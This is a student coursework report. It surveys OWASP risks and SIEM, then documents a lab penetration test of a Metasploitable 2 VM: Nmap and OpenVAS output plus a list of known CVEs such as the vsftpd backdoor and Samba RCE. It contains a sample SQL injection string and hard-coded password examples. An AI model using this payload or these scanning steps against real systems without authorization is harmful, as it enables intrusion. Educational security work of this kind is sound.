SECURITY IN PRACTICE

Coursework 2

Maks Miketa
Sam Rigby
Noel Rottenbiller
Bogdan-Ionut Panchea

Contents

System and Network Security Challenges

The document underscores the critical importance of cybersecurity in today's digital landscape, where networks and systems face diverse and evolving threats. From communication to banking, digital platforms are integral to our daily lives, amplifying the potential impact of cyber threats. To address this, the document delves into various vulnerabilities that systems may encounter, emphasizing the necessity of robust security measures.

One prominent aspect discussed is the OWASP Top 10, a widely recognized list of the most critical web application security risks. These vulnerabilities, ranging from injection attacks to broken authentication, highlight common entry points for cyber attackers. Understanding and mitigating these risks is essential for safeguarding digital assets against exploitation.

Furthermore, the document advocates for proactive security measures such as intrusion detection systems, firewalls, regular security assessments, and cybersecurity training. By implementing these measures, individuals and organizations can bolster their defences and mitigate the risk of cyber incidents.

Overall, the document serves as a comprehensive guide to fortifying networks and systems against cyber threats, equipping readers with the knowledge and tools necessary to safeguard their digital domains effectively.

Broken Access Control

Broken Access Control (BAC) is a significant security flaw where user permissions aren't properly managed, posing risks to data confidentiality and integrity. Recognized in the OWASP Top Ten, BAC allows unauthorized access to sensitive data, underlining the importance of strict access control measures. NIST highlights inadequate access control as a key threat to personal data security, stressing the need for robust management of user permissions to prevent breaches.

The rapid technological evolution and complex systems introduce further challenges, making it easier for access control vulnerabilities to be overlooked, as noted by IBM Security. Addressing BAC requires a comprehensive security approach, including effective authentication, regular access control audits, and vigilant monitoring for unauthorized activities. Emphasizing the need for proactive security measures, Kaspersky Lab's research underscores the critical role of continuous improvement in security practices to combat BAC threats.

In essence, combating BAC demands consistent, vigilant management of access controls and adapting to technological advances to protect against unauthorized data access.




Figure 1 (Varaksina, 2023)

Injection

An injection attack is a malicious command or query that is sent and executed by a web application. The injected code is not validated, filtered, or sanitised by the application resulting in gaining unauthorised access or data manipulation. Common types of injection attacks are SQL, NoSQL, LDAP, Object Relational Mapping (ORM) and others. Injection was the biggest security risk in the OWASP Top 10:2017 list and dropped to 3rd in the 2021 list with 33 mapped CWEs (OWASP, 2021). Figure 2 shows an example of an SQL injection manipulating the database server and causing it to send all student data to the attacker.



SQL Injection
http://students.com?studentId=117 or 1=1;--
SELECT * FROM students WHERE studentId=117 or 1=1;
Attacker
Web API Server
SQL Database Server
Data for all students is returned to the attacker
Return data for all students

Figure 2 SQL Injection Attack (Cloudflare, n.d.)

It is important to review application source code to detect vulnerabilities to injections. All parameters (URL, headers, cookies, JSON, SOAP, and XML inputs) are recommended to be tested thoroughly.


Cryptographic Failures

Latest data from Open Web Application Security Project top 10 documentation places Cryptographic Failures at number 2 in the Applications Security Risks (OWASP, 2021).
The main identified Common Weaknesses Enumerations are CWE-259: Use of Hard-coded Password, CWE-327: Broken or Risky Crypto Algorithm, and CWE-331 Insufficient Entropy (OWASP, 2021). Since the use of hard-coded passwords implies lack of procedures or low-quality work in the design and implementation of the product, a better understanding and awareness of the weakness could provide benefits.

Use of Hard-coded Password

The vulnerability comes in two ways: Outbound or Inbound. In both cases the password is stored in cleartext, and it is used to perform checks against an entered credential in the Inbound case or to be checked by an external service in the outbound case (The MITRE Corporation, 2023).

To mitigate the vulnerability, it is recommended that within the Architecture and Design phase of the product a process should be created to store passwords outside of the code encrypted with a properly protected key (The MITRE Corporation, 2023).



Example Language: **Java**

```java
...
DriverManager.getConnection(url, "scott", "tiger");
...
```

Example Language: **Java**

```java
int VerifyAdmin(String password) {
  if (!password.equals("Mew!")) {
    return(0)
  }
  //Diagnostic Mode
  return(1);
}
```

Figure 3 Examples of outbound and inbound hard-coded credentials

Security Information & Event Management

Security Information and Event Management (SIEM) is the result of combining two separate management tools, Security Information Management & Security Event Management, into a single service, that aims to provide a comprehensive approach to log management, which includes the following features: log collections, real-time monitoring, threat identification and notification. The service is responsible for collecting data, normalization of this data followed by the real-time comparison of this data to previously recorded and reported threats and attacks, allowing system administrators to act accordingly and halt any further malicious actions.



TOOLBOX™
SIEM PROCESS FLOW
1. Collect data from sources
2. Aggregate data
3. Discover and detect threats
4. Identify breaches and investigate alerts
SIEM

Figure 4 Security Information and Event Management Illustration

Centralized log management allows for all the logs collected by an organizations system to be normalized and presented in one centralized location for monitoring and further filtering. Real time threat detection is a benefit of SIEM's as they can detect and notify you off threats as soon as one is identified. This is subject to a host of escalation procedures, eventually creating a ticket and requiring further investigation from staff. This is done to ensure that it is not a false positive, or anything along those lines.
SIEM's also come with downsides that need to be considered, they often stem from the overall cost of owning and implementing such a system. This also depends on whether this is outsourced to a third-party, which there are tons, or it is done in-house, which can incur alternative infrastructure costs and often take longer to implement or rollout depending on the organisation and scale.


Conclusion

In conclusion, cyber threats are constantly evolving, highlighting the importance in identifying and addressing security challenges within networks and systems to ensure they are protected from a range of threats, including those outlined as well as numerous others. Unprotected networks and systems pose significant risks to users and organisations causing a risk to data confidentiality, integrity, and system accessibility. It is important to implement security measures to mitigate these risks such as configuring intrusion detection systems and firewalls for real time threat detection. Regular security assessments should also be conducted to identify and address vulnerabilities. Furthermore, cyber security training programs are advised for employees to take to further enhance security.

Security Assessment on the System

Network Architecture

For the prototype network two virtual machines have been set up. One with an installation of Kali Linux and one containing a Metasploit 2 environment. Both virtual machines have been configured using VMWare with the network adapter set to NAT and have been assigned the IPs by the DHCP facility as seen below.



```
 * Starting deferred execution scheduler atd                              [ OK ]
 * Starting periodic command scheduler crond                              [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                               [ OK ]
 * Starting web server apache2                                            [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                          [ OK ]

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:
```

Figure 5 Diagram of the network architecture.

For the testing methodology the penetration tasting framework will be followed and the next chapter covers it in more detail.

Penetration Testing Framework

The Penetration Testing Execution Standard (PTES) is a structured framework that guides the methodology and phases involved in conducting penetration testing. It encompasses seven distinct phases, starting with pre-engagement Interactions, where the testing team collaborates with the client to define the scope and objectives of the test, and concluding with reporting, where the findings and recommendations are documented and presented to the client. Throughout the process, the team engages in intelligence gathering to collect information about the target system, conducts threat modelling to prioritize potential threats, performs vulnerability analysis to identify security weaknesses, attempts exploitation to gain unauthorized access, explores post exploitation activities to further compromise the system, and finally produces a comprehensive report. The PTES framework is highly regarded in the cybersecurity industry for its systematic approach and emphasis on thorough testing methodologies.

The importance of following the Penetration Testing Execution Standard (PTES) lies in its systematic approach and comprehensive methodology, which are crucial for effective penetration testing in cybersecurity. By adhering to the PTES framework, organizations can ensure that all aspects of the testing process are properly addressed, from initial planning and scoping to the final reporting of findings and recommendations. This structured approach helps to uncover security vulnerabilities and weaknesses within systems and networks, allowing organizations to proactively identify and address potential threats before they can be exploited by malicious actors. Additionally, the PTES framework emphasizes thoroughness and attention to detail, which are essential for conducting rigorous and accurate penetration tests. Ultimately, by following the PTES guidelines, organizations can enhance their overall security posture, mitigate risks, and protect sensitive data and assets from cyber threats.

Reconnaissance

As part of the Penetration Testing Framework the Recon phase allows the tester to better understand the environment: is the target a single application or a computer on a network or an entire network?

In the Pre-engagement part of the testing in which the target organisation sets out the boundaries and goals the strategy is decided based on information available. If the testers are provided with full information regarding the target, then a White Box strategy should be followed, or if no information is provided then a Black Box strategy. There is also the case that only partial information is provided when a Grey Box strategy would be best suited (Shebli & Beheshti, 2018).

Following on from the strategy, the tester can use tools like Internet search, Whois queries to find out who owns specific domains, DNS Service Retrieval - to understand the types of information records, database settings or internal IP ranges, Social Engineering - to retrieve credentials from unsuspecting employees of the target, Dumpster Diving – to gain information from documents not properly destroyed or Web Site Copy – to export code for a better understanding (Orrey, n.d.)

For the Network Testing relevant to this report a Grey Box strategy will be used as the only information available to the testing team is the target IP address.

Since the IP address is known the Recon phase relevant to the report is of little importance as it wouldn't give out much more needed information and the test can move to the next phase – Vulnerability Scanning.


Scanning

Nmap

Nmap or Network Mapper is a free open-source utility that allows testers to perform network discovery tasks or security audits on a network (Nmap Security Scanner, n.d.).

It has multiple utilities available to help testers but relevant to the coursework are specific port scanning, open ports version gathering and vulnerability script scanning.


When using Nmap on the prototype network to discover which ports might be open the utility provides the following information:



```
nmap 192.168.11.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-29 07:38 EST
Nmap scan report for 192.168.11.128
Host is up (0.20s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
```

Figure 6 Nmap scan.

A more comprehensive scan of all ports to determine the version of services that run on the target machine gave the following results:



```
nmap -p1-65355 -sV 192.168.11.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-29 07:45 EST
Nmap scan report for 192.168.11.128
Host is up (0.0030s latency).
Not shown: 65325 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
36871/tcp open  status      1 (RPC #100024)
40297/tcp open  java-rmi    GNU Classpath grmiregistry
42032/tcp open  nlockmgr    1-4 (RPC #100021)
47847/tcp open  mountd      1-3 (RPC #100005)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.82 seconds
```

Figure 7 Nmap -sV scan.


Nmap can be used in the vulnerability scanner as a very powerful tool by taking advantage of the available scripts included with the basic installation, more specifically the –script=vuln option which runs the port scanning alongside known vulnerability exploits.
A result of this scan is available in Appendix 1 and provided known vulnerability exploits on several service running on the target machine (some examples below):

- Port 21 - CVE-2011-2523 - vsFTPd version 2.3.4 backdoor
- Port 25 - CVE-2014-3566 - SSL POODLE information leak
- Port 1099 - RMI registry default configuration remote code execution vulnerability
- Port 80 – several possible vulnerabilities regarding the web server hosted at http://192.168.11.128
- Port 445 – CVE-2007-2447 - Remote Code Execution via the MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3

OpenVAS

OpenVAS is a full featured vulnerability scanner tuned to perform large-scale scans and implement any type of vulnerability test. The scanner obtains its test for vulnerabilities from a feed containing a long history of vulnerabilities and daily updates (Greenbone, 2022). OpenVAS was used to scan for additional vulnerabilities that may have been unidentified within the system. It is important to use multiple tools within the scanning phase to ensure a more comprehensive assessment by detecting a broader range of vulnerabilities as tools use different scanning methods.


Before starting the scan, OpenVAS vulnerability database was updated for the scan to include the most recent vulnerabilities. Figure 8 shows the OpenVAS results after performing a full scan. The scan identified 149 vulnerabilities, including their level of severity. Every vulnerability contains a summary and a description stating the issue alongside a solution to mitigate the vulnerability. The corresponding CVEs are also provided with a reference to view them in detail.



Vulnerability		Severity ▼	QoD	Host IP	Host Name	Location	Created
The rexec service is running		10.0 (High)	80 %	192.168.52.128		512/tcp	Tue, Feb 27, 2024 3:19 PM UTC
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80 %	192.168.52.128		80/tcp	Tue, Feb 27, 2024 3:20 PM UTC
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99 %	192.168.52.128		8787/tcp	Tue, Feb 27, 2024 3:21 PM UTC
Operating System (OS) End of Life (EOL) Detection		10.0 (High)	80 %	192.168.52.128		general/tcp	Tue, Feb 27, 2024 3:14 PM UTC
Possible Backdoor: Ingreslock		10.0 (High)	99 %	192.168.52.128		1524/tcp	Tue, Feb 27, 2024 3:23 PM UTC
